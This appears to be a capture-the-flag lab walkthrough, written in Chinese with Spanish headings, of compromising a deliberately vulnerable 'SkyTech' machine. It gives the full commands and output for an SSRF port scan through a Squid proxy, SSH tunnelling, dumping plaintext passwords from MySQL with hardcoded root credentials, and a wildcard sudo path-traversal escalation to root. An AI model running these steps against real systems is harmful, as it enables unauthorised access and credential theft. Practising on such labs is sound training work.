Welcome john@skytech.comAs you may know, SkyTech has ceased all international operations....The remainder of your contract and retirement fund, $2, has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.
Username: johnPassword: hereisjohn
2.2 通过 Squid 代理和内部端口扫描进行 SSRF 利用
Sección titulada «2.2 Explotación de SSRF via Squid Proxy y Port Scanning Intern»虽然我们拥有有效的 SSH 凭证(john:hereisjohn),但外部扫描(第 1.1 节)显示端口 22(SSH)从外部被过滤(关闭)。
为了验证内部状态,我们使用工具 ffuf 和 Squid 代理(端口 3128)发起了一次 SSRF(服务器端请求伪造) 攻击,并扫描本地接口(127.0.0.1)。
内部扫描结果(证据):
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ ffuf -u "http://127.0.0.1:FUZZ/" -x "http://192.168.10.25:3128" -w <(seq 1 65535) -t 200 -fc 403,404,503
        /'___\  /'___\           /'___\       /\ \__/ /\ \__/  __  __  /\ \__/       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         \ \_\   \ \_\  \ \____/  \ \_\          \/_/    \/_/   \/___/    \/_/
       v2.1.0-dev________________________________________________
 :: Method           : GET :: URL              : http://127.0.0.1:FUZZ/ :: Wordlist         : FUZZ: /dev/fd/63 :: Follow redirects : false :: Calibration      : false :: Proxy            : http://192.168.10.25:3128 :: Timeout          : 10 :: Threads          : 200 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500 :: Filter           : Response status: 403,404,503________________________________________________
80                      [Status: 200, Size: 1136, Words: 176, Lines: 34, Duration: 385ms]22                      [Status: 200, Size: 58, Words: 3, Lines: 3, Duration: 813ms]3306                    [Status: 200, Size: 125, Words: 5, Lines: 2, Duration: 407ms]34044                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 818ms]:: Progress: [65535/65535] :: Job [1/1] :: 327 req/sec :: Duration: [0:03:30] :: Errors: 0 ::
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$
现在我们要尝试扫描端口 34044:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ curl --proxy http://192.168.10.25:3128 http://127.0.0.1/<html>        <body>
                <div style="height:100%; width:100%;background-image:url('background.jpg');                                background-size:100%;                                background-position:50% 50%;                                background-repeat:no-repeat;">                        <div style="                                    background-color:white;                                    border-color: #000000;                                    border-width: 5px;                                    border-style: solid;                                    width: 300px;                                    height:180px;└─$                                    top:50%;                                    left:50%;                                    margin-top:-100px; /* this is half the height of your div*/                                    margin-left:-100px;                                ">                                        <form style="margin: 0 auto;width:250px;" action='login.php' method='POST'>                                                <br><strong>Skytech Login:</strong><br><br>                                                <label for="email" style="display: inline-block; width: 90px;" >E-mail:</label>                                                <input name="email" type="text" size=15 ><br><br>                                                <label for="password" style="display: inline-block; width: 90px;">Password:</label>                                                <input name="password" type="password" size=15><br><br>                                                <input type="submit" value="Login">                                        </form>                        </div>
                </div>        </body></html>
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$
端口34044已被确认为 Squid 的误报,但 SSRF 已证明内部端口22处于活动状态并正在监听。
由于 SSH 端口仅在本地可访问,我们使用工具 proxytunnel 通过 Squid 代理创建一条隧道。这允许我们将本地 SSH 流量路由到目标机器的内部 SSH。
创建隧道的命令:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ proxytunnel -p 172.18.33.123:3128 -d 127.0.0.1:22 -a 1234
一旦在本地端口 1234 建立隧道,我们就使用在步骤 2.1 中获取的凭证通过 SSH 登录。(添加 /bin/bash 以防止会话以交互方式关闭。)
访问:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ ssh john@localhost -p 1234 /bin/bash** WARNING: connection is not using a post-quantum key exchange algorithm.** This session may be vulnerable to "store now, decrypt later" attacks.** The server may need to be upgraded. See https://openssh.com/pq.htmljohn@localhost's password:iduid=1000(john) gid=1000(john) groups=1000(john)whoamijohn
我们已成功以用户 john 的身份获得初始系统访问权限。
4. 横向移动(从 John 到 Sara)
Sección titulada «4. MOVIMIENTO LATERAL (De John a Sara)»作为用户 john,权限有限。我们将启动系统内部枚举阶段。
在探索 Web 根目录时,我们将分析所发现文件的源代码。首先查看 var/www/ 目录中的内容:
ls /var/wwwbackground2.jpgbackground.jpgindex.htmllogin.php接下来,查看 index.html,以寻找相关信息:
cat /var/www/index.html<html>        <body>
                <div style="height:100%; width:100%;background-image:url('background.jpg');                                background-size:100%;                                background-position:50% 50%;                                background-repeat:no-repeat;">                        <div style="                                    background-color:white;                                    border-color: #000000;                                    border-width: 5px;                                    border-style: solid;                                    width: 300px;                                    height:180px;                                    position:absolute;                                    top:50%;                                    left:50%;                                    margin-top:-100px; /* this is half the height of your div*/                                    margin-left:-100px;                                ">                                        <form style="margin: 0 auto;width:250px;" action='login.php' method='POST'>                                                <br><strong>Skytech Login:</strong><br><br>                                                <label for="email" style="display: inline-block; width: 90px;" >E-mail:</label>                                                <input name="email" type="text" size=15 ><br><br>                                                <label for="password" style="display: inline-block; width: 90px;">Password:</label>                                                <input name="password" type="password" size=15><br><br>                                                <input type="submit" value="Login">                                        </form>                        </div>
                </div>        </body></html>
随后,分析 login.php,以研究我们之前利用过的登录代码:
cat /var/www/login.php<?php
$db = new mysqli('localhost', 'root', 'root', 'SkyTech');
if($db->connect_errno > 0){    die('Unable to connect to database [' . $db->connect_error . ']');
}
$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");$email = str_ireplace($sqlinjection, "", $_POST['email']);$password = str_ireplace($sqlinjection, "", $_POST['password']);
$sql= "SELECT * FROM login where email='".$email."' and password='".$password."';";$result = $db->query($sql);
if(!$result)    die('There was an error running the query [' . $db->error . ']');if($result->num_rows==0)    die('<br>Login Failed</br>');
$row = $result->fetch_assoc();
echo "<HTML>";echo '      <div style="height:100%; width:100%;background-image:url(\'background.jpg\');                                background-size:100%;                                background-position:50% 50%;                                background-repeat:no-repeat;">      <div style="                  padding-right:8px;                  padding-left:10px;                  padding-top: 10px;                  padding-bottom: 10px;                  background-color:white;                  border-color: #000000;                  border-width: 5px;                  border-style: solid;                  width: 400px;                  height:430px;                  position:absolute;                  top:50%;                  left:50%;                  margin-top:-215px; /* this is half the height of your div*/                  margin-left:-200px;                                ">        ';echo "<br><strong><font size=4>Welcome ".$row["email"]."</font><br /> </br></strong>";echo "As you may know, SkyTech has ceased all international operations.<br><br> To all our long term employees, we wish to convey our thanks for your dedication and hard work.<br><br><strong>Unfortunately, all international contracts, including yours have been terminated.</strong><br><br> The remainder of your contract and retirement fund, <strong>$2</strong> ,has been payed out in full to a secure account.  For security reasons, you must login to the SkyTech server via SSH to access the account details.<br><br><strong>Username: ".explode("@",$row["email"])[0]."</strong><br><strong>Password: ".$row["password"]."</strong>";echo " <br><br> We wish you the best of luck in your future endeavors. <br> </div> </div>";echo "</HTML>"
?>
在 PHP 代码中,找到了本地数据库的管理员凭证(与在端口 3306 检测到的相同):
$db = new mysqli('localhost', 'root', 'root', 'SkyTech');
4.2 提取凭据(MySQL)
Sección titulada «4.2 Extracción de Credenciales (MySQL)»利用这些合法凭证,我们从 john 控制台访问数据库,以提取其他员工的密码。
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ ssh john@localhost -p 1234 /bin/bash** WARNING: connection is not using a post-quantum key exchange algorithm.** This session may be vulnerable to "store now, decrypt later" attacks.** The server may need to be upgraded. See https://openssh.com/pq.htmljohn@localhost's password:Permission denied, please try again.john@localhost's password:mysql -urootERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)mysql -uroot -pEnter password: rootshow databeses;ERROR 1064 (42000) at line 1: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'databeses' at line 1show databases;/bin/bash: line 3: show: command not founduse SkyTech;/bin/bash: line 4: use: command not foundlsmysql -uroot -proot^C┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$
我们遇到一个错误:由于当前 SSH 会话缺少稳定的交互式 TTY(称为 Dumb Shell),与 MySQL 控制台的直接交互可能会被阻塞。为解决此问题,我们将使用 -e 参数(execute)以非交互方式发送查询。
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ ssh john@localhost -p 1234 /bin/bash** WARNING: connection is not using a post-quantum key exchange algorithm.** This session may be vulnerable to "store now, decrypt later" attacks.** The server may need to be upgraded. See https://openssh.com/pq.htmljohn@localhost's password:mysql -uroot -proot -e "show databases;"Databaseinformation_schemaSkyTechmysqlperformance_schemamysql -uroot -proot -e "use SkyTech";mysql -uroot -proot -e "use SkyTech; select * from login;"id email password1 john@skytech.com hereisjohn2 sara@skytech.com ihatethisjob3 william@skytech.com senseable
利用发现的凭证,我们将切换用户,并通过之前建立的 SSH 隧道以 sara 身份登录:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ ssh sara@localhost -p 1234 /bin/bash** WARNING: connection is not using a post-quantum key exchange algorithm.** This session may be vulnerable to "store now, decrypt later" attacks.** The server may need to be upgraded. See https://openssh.com/pq.htmlsara@localhost's password:iduid=1001(sara) gid=1001(sara) groups=1001(sara)whoamisara
5. 权限提升(Root)
Sección titulada «5. ESCALADA DE PRIVILEGIOS (Root)»作为用户 sara,我们将检查管理员分配的系统权限(sudoers 文件)。
5.1 分析sudo权限
Sección titulada «5.1 Análisis de Permisos Sudo»sudo -lsudo: unable to resolve host ciber-5Matching Defaults entries for sara on this host: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sara may run the following commands on this host: (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
我们观察到 sara 有权以 root 权限无需密码执行命令 cat 和 ls,但理论上仅限 /accounts/ 目录。
5.2 通过路径遍历(LFI)利用
Sección titulada «5.2 Explotación via Path Traversal (LFI)»这种带有星号(*)的 sudo 配置本质上是不安全的。命令解释器允许在允许路径之后使用目录回退序列(../),从而欺骗系统以管理员权限读取机器上的任意文件。
操作(读取 Root Flag):
我们将使用 sudo 允许的命令 /bin/cat,并拼接一个 路径遍历(Path Traversal),以指向用户 root 的目录。
sudo cat /accounts/../../../root/flag.txtsudo: unable to resolve host ciber-5Congratz, have a cold one to celebrate!root password is theskytower
我们成功读取了最终 flag,并获取了超级用户 root 的密码(theskytower),完成了对机器的完全控制(权限提升 Privilege Escalation)。